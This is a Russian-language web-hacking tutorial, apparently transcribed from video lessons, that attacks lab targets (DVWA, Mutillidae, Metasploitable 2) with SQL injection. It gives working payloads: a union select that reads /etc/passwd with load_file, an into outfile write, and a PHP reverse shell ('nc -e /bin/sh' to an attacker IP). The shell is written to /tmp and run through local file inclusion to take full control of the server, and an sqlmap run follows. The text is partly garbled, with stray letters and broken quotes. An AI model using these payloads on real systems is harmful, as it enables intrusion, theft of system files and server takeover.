$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

По-идее, на среднем уровне безопасности, при вводе утверждения 1 and 1=1, функция будет отбрасывать специальные символы, но их у нас нет, поэтому выражение будет выполнено.

Таким образом можно вставить истинное утверждение на высоком уровне безопасности:



```
File Edit Search Options Help
$getid = "SELECT first_name, last_name FROM users WHERE user_id = 1 and 1=1";
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '1 and 1=1'";
```

Так как на средних настройках мы уже тестировали, то рассмотрим высокий уровень. 1 and 1=1 будет рассматриваться, как часть id пользователя, и не будет частью SQL-выражения. Мы можем видеть, что функции «mysql_real_escape_string» недостаточно, но можно оставить данный код в исходном состоянии, и это будет довольно безопасно, но не высокая защита от SQL-инъекций.

SQL-инъекции. Чтение и запись файлов на сервер с помощью SQL-инъекций.

Я хотел бы показать Вам, как можно использовать SQL-инъекции для чтения любого файла на сервере, даже за пределами директории «www/», мы сможем прочесть содержимое в других директориях и файлах.


Помимо записи, мы можем использовать SQL-инъекции для записи файлов на сервер.

Для начала, давайте рассмотрим чтение файлов. Откроем блокнот в Kali Linux, и отредактируем наше выражение, с которым Вы уже знакомы. Оно имеет вид: «union select null, username, null, null, null»:




```
File Edit Search Options Help
union select null, username, null, null, null
```

Вместо «username», я хочу использовать функцию «load_file()», внутри скобок я пропишу файл, который хочу загрузить. Выражение примет вид: «union select null, load_file(../etc/passwd), null, null, null»:



```
File Edit Search Options Help
union select null, username, null, null, null
union select null,load_file('../etc/passwd'), null,null,null
union select null,'example example' null,null,null
```

Скопируем эту строку и вставим в URL, предварительно добавив одинарную кавычку, после логина, и комментария (%23):



В итоге мы смогли прочитать всю информацию, которая содержится в директории «/etc/passwd». Не стоит ограничиваться этой директорией.

Я хотел бы показать, как записываются файлы на сервер. Это очень полезно, так как Вы сможете написать любой код, который захотите.

Можно использовать функцию в выражении «into outfile», с сохранением конечного файла.. Продолжаем модифицировать наше выражение, и оно примет вид: «union select, null, „example example“, null, null, null into outfile „/var/www/mutillidae“ testing.txt »:



Давайте пробовать запустить это выражение:



Видим ошибку, и наше выражение не работает..

Если мы детально ознакомимся с описанием ошибок, то убедимся, что у нас нет достаточных прав, для того, чтобы записывать что-либо на сервер.


Пойдем другим путем, и попробуем директорию с временными файлами, и, как Вы знаете — это «tmp».

Выражение будет модифицировано как: «union select null, 'example example', null, null, null into outfile '/tmp/testing.txt'»:



Все сработало верно.

Перейдем в нашу машину «Metasploitable 2», перейдя в директорию «/var/www/phpMyadmin», и увидим наш файл:



The screenshot shows a terminal window titled "Metasploitable 2 [Работает] - Oracle VM VirtualBox". The terminal prompt is "msfadmin@metasploitable:/var/www/phpMyAdmin\$". The user enters the command "ls /tmp/" and the output shows a file named "testing.txt" highlighted with a red box. The user then enters "cat /tmp/testing.txt" and the output shows a table with columns "id", "username", "password", and "salt". The first row contains "1", "admin", "adminpass", and "Monkey! TRUE". The second row contains "2", "admin", "adminpass", and "test". The user then enters "example example" and the output shows "example example" highlighted with a red box.

```
msfadmin@metasploitable:/var/www/phpMyAdmin$ ls /tmp/
4496.jsvc_up  gconfd-msfadmin  orbit-msfadmin  testing.txt
msfadmin@metasploitable:/var/www/phpMyAdmin$ cat /tmp/testing.txt
1      admin    adminpass      Monkey! TRUE
2      admin    adminpass      test
msfadmin@metasploitable:/var/www/phpMyAdmin$ example example
```

Если сопоставлять наши шаги, то мы можем увидеть, что они идентичны. Мы записали файл на сервер.


Устанавливаем обратное соединение и получаем полный контроль над веб-сервером жертвы.

Здравствуйте, дорогие друзья.


В предыдущем видеоуроке мы разобрали запись данных на сервер, при помощи SQL-инъекций, в частности используя функцию «into outfile». В случае, если сервер позволит нам записывать файлы в директорию, то мы можем воспользоваться обратным шеллом, и используя тот же код, который мы использовали ранее, для использования доступа к серверу. Проблема заключалась в том, что мы не смогли записать данные в директорию, поэтому существует невозможность чтения файлов. Мы смогли провести запись, только в директорию /tmp, но мы не можем открыть tmp через URL.

Я покажу Вам решение этой проблемы, но у сайта или сервера должна быть уязвимость локального запуска файлов. На сервере, как мы помним, может лежать несколько сайтов, и если мы найдем SQL-инъекцию на одном из сайтов, а на сервере уязвимость локального запуска файлов, то можно скомбинировать эти данные для эксплуатации.

Итак, рассмотрим уязвимое веб-приложение DVWA, на низких настройках безопасности. Откроем страницу «SQL-injection», введя в поле «id», какое-то значение:



Запишем в адресной строке URL, следующее выражение: «1“ union select




И, как видим, все работает.

Далее, я попытаюсь записать шелл в /tmp, а затем я открою его с помощью уязвимости запуска файлов.

Выражение очень простое, но действенное. Оно выглядит как: «union select „<?passthru(„nc -e /bin /sh 10.0.2.15 8080“);?>“, null into outfile „/tmp /reverse.php“».


Код отличается лишь тем, что в нем присутствует php запись. Id укажем, как - 1, чтобы значения не передавались администратору:



Видим вывод записи того, что файл был записан на сервер. Действительно, я записывал данный файл при подготовке к уроку.

Это происходит не всегда, поэтому нужно экспериментировать с директориями, на предмет прав доступа.

Продолжим рассматривать вопрос установки обратного соединения, и в терминале я запущу netcat:


A terminal window titled 'root@timcore: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is 'root@timcore:~#'. The command 'nc -vv -l -p 8080' has been entered, and the output is 'listening on [any] 8080 ...'.

```
root@timcore: ~
File Edit View Search Terminal Help
root@timcore:~# nc -vv -l -p 8080
listening on [any] 8080 ...
```

Теперь мы слушаем входящее подключение на порт 8080.


Дело в том, что предыдущий эксплойт мы загрузили на сервер, и с помощью него мы можем получить полный контроль над сервером жертвы. Мы можем также пробовать эксплуатировать все веб-приложения, которые находятся на нем.

Для наглядности перейдем на страницу DVWA, File Inclusion, и в строке URL нужно осуществить переход в директорию /etc /passwd. Это делается с помощью записи: «../../../../../tmp /reverse.php»:




Как видим, все работает.

Теперь можем перейти к нашей директории: «/tmp /reverse.php»:



В итоге мы можем выполнять любые команды на сервере. По-сути, у нас есть обратный шелл, и мы можем делать все, что захотим:



Аналогичным способом можно комбинировать веб-сайты, которые находятся на сервере. Как Вы помните, их может быть множество. К примеру, на одном из сайтов, Вы нашли уязвимость SQL-инъекции, а на втором, уязвимость локального запуска файлов. В итоге Вы сможете установить обратный шелл, и делать с сервером все, что захотите.

Исследование SQL-инъекций и работа с SQLmap.

Во всех предыдущих уроках мы использовали ручной режим, для поиска уязвимостей SQL, где мы вставляли код в URL или поля ввода.

Этот урок будет посвящен автоматизации, на примере инструмента SQLmap, и мы повторим то, чему мы научились.

Этот инструмент очень полезен, и очень удобен во многих случаях. Иногда инъекции получаются не такие удобные, и нужно будет вводить выражения большое количество раз, а как раз этот инструмент позволяет предотвратить потерю времени нам.

Для примера, возьмем ссылку из предыдущего урока, где в адресной строке

U

R

Нам нужно скопировать эту строку, и запустить SQLmap, предварительно запустив его и добавив аргумент «-u», а также внести адрес URL, и обрмить его двойными кавычками:

р

и

с

у

т


```
root@timcore: ~
File Edit View Search Terminal Help
root@timcore:~# sqlmap -u "http://10.0.2.7/mutillidae/index.php?page=user-info.php&username=admin&password=aaa&user-info-php-submit-button=View+Account+Details"
```

После запуска инструмент тестирует все возможные значения для проведения SQL-инъекции.

```
root@timcore: ~
File Edit View Search Terminal Help
hp&username=admin&password=aaa&user-info-php-submit-button=View+Account+Details"
index.php?page=user-info.php&username=admin&password=aaa&user-info-php-submit-button=View+Account+Details
{1.3.4#stable}
http://sqlmap.org

